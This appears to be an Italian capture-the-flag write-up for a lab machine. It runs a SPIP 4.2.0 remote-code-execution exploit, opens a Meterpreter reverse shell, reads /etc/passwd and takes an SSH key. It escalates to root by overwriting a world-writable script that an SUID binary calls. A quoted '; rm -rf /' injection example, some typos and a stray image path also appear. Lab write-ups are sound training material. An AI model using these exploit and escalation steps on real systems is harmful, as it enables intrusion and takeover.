

Scansione porte:

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http

22/tcp open  ssh  OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
| 256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_ 256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)


80/tcp open  http  Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Publisher's Pulse: SPIP Insights & Tips
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumerazione Web

```
gobuster dir -u http://10.10.54.13 -w /usr/share/seclists/Discovery/Web-Content/big.txt -x php,txt

/images      (Status: 301) [Size: 311] [--> http://10.10.54.13/images/]
/server-status (Status: 403) [Size: 276]
/spip        (Status: 301) [Size: 309] [--> http://10.10.54.13/spip/]
```

Exploit applicazione SPIP



The screenshot shows the SPIP 4.2.0 CMS interface. The main content area displays 'Publisher' and 'Plan du site'. The sidebar on the right shows 'TECHNOLOGIES' and 'CMS' sections. Below the screenshot, a terminal window shows the command to run the exploit and the resulting output.

```
$ python spip.py -u http://10.10.54.13/spip -c "whoami" -v
[+] Anti-CSRF token found : AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMYdXPZCL/WsMlnvbq2xARLr6toNbdFE/YV7egyXhx
[+] Execute this payload : s:26:"<?php system('whoami'); ?>";
```

```
msf6 exploit(unix/webapp/spip_rce_form) > run

[*] Started reverse TCP handler on 10.8.8.53:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] SPIP Version detected: 4.2.0
[+] The target appears to be vulnerable.
[*] Got anti-csrf token: AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMYdXPZCL/WsMlnvbq2xARLr6toNbdFE/YV7egyXhx
[*] 10.10.54.13:80 - Attempting to exploit...
[*] Sending stage (39927 bytes) to 10.10.54.13
[*] Meterpreter session 1 opened (10.8.8.53:4444 -> 10.10.54.13:52966) at 2024-06-29 09:34:34 +0200
```

```

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
think:x:1000:1000::/home/think:/bin/sh

```

```

think@publisher:~$ whoami
think
think@publisher:~$ id
uid=1000(think) gid=1000(think) groups=1000(think)
think@publisher:~$

```

entriamo in think e prendiamo id_Rsa. rientriamo in ssh

```

think@publisher:/var/www$ la -lisa /usr/sbin/run_container
524324 20 -rwsr-sr-x 1 root root 16760 Nov 14 2023 /usr/sbin/run_container

think@publisher:/var/www$ strings /usr/sbin/run_container

/bin/bash
/opt/run_container.sh <-----

```

```

think@publisher:/opt$ ls -lisa
ls: cannot open directory '.': Permission denied

think@publisher:/opt$ ls -lisa run_container.sh
524346 4 -rwxrwxrwx 1 root root 1715 Jan 10 12:40 run_container.sh

```

l'elenco file non è possibile ma possiamo puntare al file diretto

```

GNU nano 4.8 run_container.sh
#!/bin/bash
cp /bin/bash /tmp/bash
chmod 777 /tmp/bash
chmod +s /tmp/bash

# Function to list Docker containers
list_containers() {
    if [ -z "$(docker ps -aq)" ]; then
        docker run -d --restart always -p 8000:8000 -v /home/think:/home/think 4b5aec4
    fi
}

```

1) docker start "\$container_id"; break;; command injection



Lo script Bash che hai fornito presenta diverse potenziali vulnerabilità che potrebbero essere sfruttate per compromettere la sicurezza del sistema. Ecco un'analisi delle vulnerabilità più evidenti:

1. Iniezione di Comandi

Le variabili ``$container_id`` e ``$REPLY`` non sono adeguatamente validate prima di essere utilizzate nei comandi Docker. Un utente malintenzionato potrebbe inserire input malevolo che potrebbe eseguire comandi arbitrari.

Esempio di Iniezione di Comandi:

- Un utente potrebbe inserire un valore come ``; rm -rf /`` per ``container_id``, che verrebbe eseguito nel contesto del comando Docker.

il filesystem è montato in sola lettura

root:x:0:0:root:/root:/usr/bin/bash

think:x:1000:1000:,,,:/home/think:/usr/sbin/ash

wwwdata è riuscito a cambiare la sua fold, quindi www-data non ha i blocchi come think. sfruttiamo la cosa

creiamo link hardware al file

```
think@publisher:~$ ln /opt/run_container.sh ./run_container.sh
think@publisher:~$ ls -lisa
total 52
407004 4 drwxr-xr-x 8 think think 4096 Jun 29 09:05 .
393218 4 drwxr-xr-x 3 root root 4096 Nov 13 2023 ..
406983 0 lrwxrwxrwx 1 root root 9 Jun 21 2023 .bash_history → /dev/null
393425 4 -rw-r--r-- 1 think think 220 Nov 14 2023 .bash_logout
393424 4 -rw-r--r-- 1 think think 3771 Nov 14 2023 .bashrc
393385 4 drwx----- 2 think think 4096 Nov 14 2023 .cache
436449 4 drwx----- 3 think think 4096 Dec 8 2023 .config
393434 4 drwx----- 3 think think 4096 Jun 29 08:37 .gnupg
435687 4 drwxrwxr-x 3 think think 4096 Jan 10 12:46 .local
393426 4 -rw-r--r-- 1 think think 807 Nov 14 2023 .profile
393381 0 lrwxrwxrwx 1 think think 9 Feb 10 21:27 .python_history → /dev/null
524346 4 -rwxrwxrwx 2 root root 1715 Jan 10 12:40 run_container.sh
```

come [www.data](#) modifichiamo il file avendo 777

```
399022 0 lrwxrwxrwx 1 think think 9 Feb 10 21:27 .viminfo → /dev/null
524346 4 -rwxrwxrwx 2 root root 1715 Jan 10 12:40 run_container.sh
435688 4 drwxrwxrwx 5 www-data www-data 4096 Dec 20 2023 spip
399060 4 -rw-r--r-- 1 root root 35 Feb 10 21:20 user.txt
echo "aaaaaa" > run_container.sh
/bin/sh: 11: cannot create run_container.sh: Permission denied
echo "aaaaa" > run_container.sh
echo "chmod 777 /root" > run_container.sh
echo "chomd 777 /root/root.txt" > run_container.sh
echo "cp /bin/bash /home/think/bash && chmod +s /home/think/bash" > run_container.sh
echo "chmod +s /home/think/bash" > run_container.sh
echo "chmod +s /bin/bash" > run_container.sh
^.. _
```

eseguiamo il file binario che richiama /opt/run_container.sh

```
think@publisher:~$ /usr/sbin/run_container
think@publisher:~$ ls /
bin boot dev etc home lib lib32 lib64 libx32 lost+found media mnt opt proc run sbin srv swap.img
-----
think@publisher:~$ cat run_container.sh
chomd 777 /root/root.txt
think@publisher:~$ cat run_container.sh
cp /bin/bash /home/think/bash 66 chmod +s /home/think/bash
think@publisher:~$ /usr/sbin/run_container
cp: cannot create regular file '/home/think/bash': Permission denied
think@publisher:~$ cat run_container.sh
chmod +s /home/think/bash
think@publisher:~$ /usr/sbin/run_container
chmod: cannot access '/home/think/bash': No such file or directory
think@publisher:~$ /usr/sbin/run_container
think@publisher:~$ ls -lisa /bin/bash
8048 1156 -rwsr-sr-x 1 root root 1183448 Apr 18 2022 /bin/bash
think@publisher:~$ /bin/bash
bash-5.0$ id
uid=1000(think) gid=1000(think) groups=1000(think)
bash-5.0$ exit
exit
think@publisher:~$ /bin/bash -p
bash-5.0# id
uid=1000(think) gid=1000(think) euid=0(root) egid=0(root) groups=0(root),1000(think)
bash-5.0# cat /root/root.txt
3a4225cc9e85709adda6ef55d6a4f2ca
bash-5.0#
```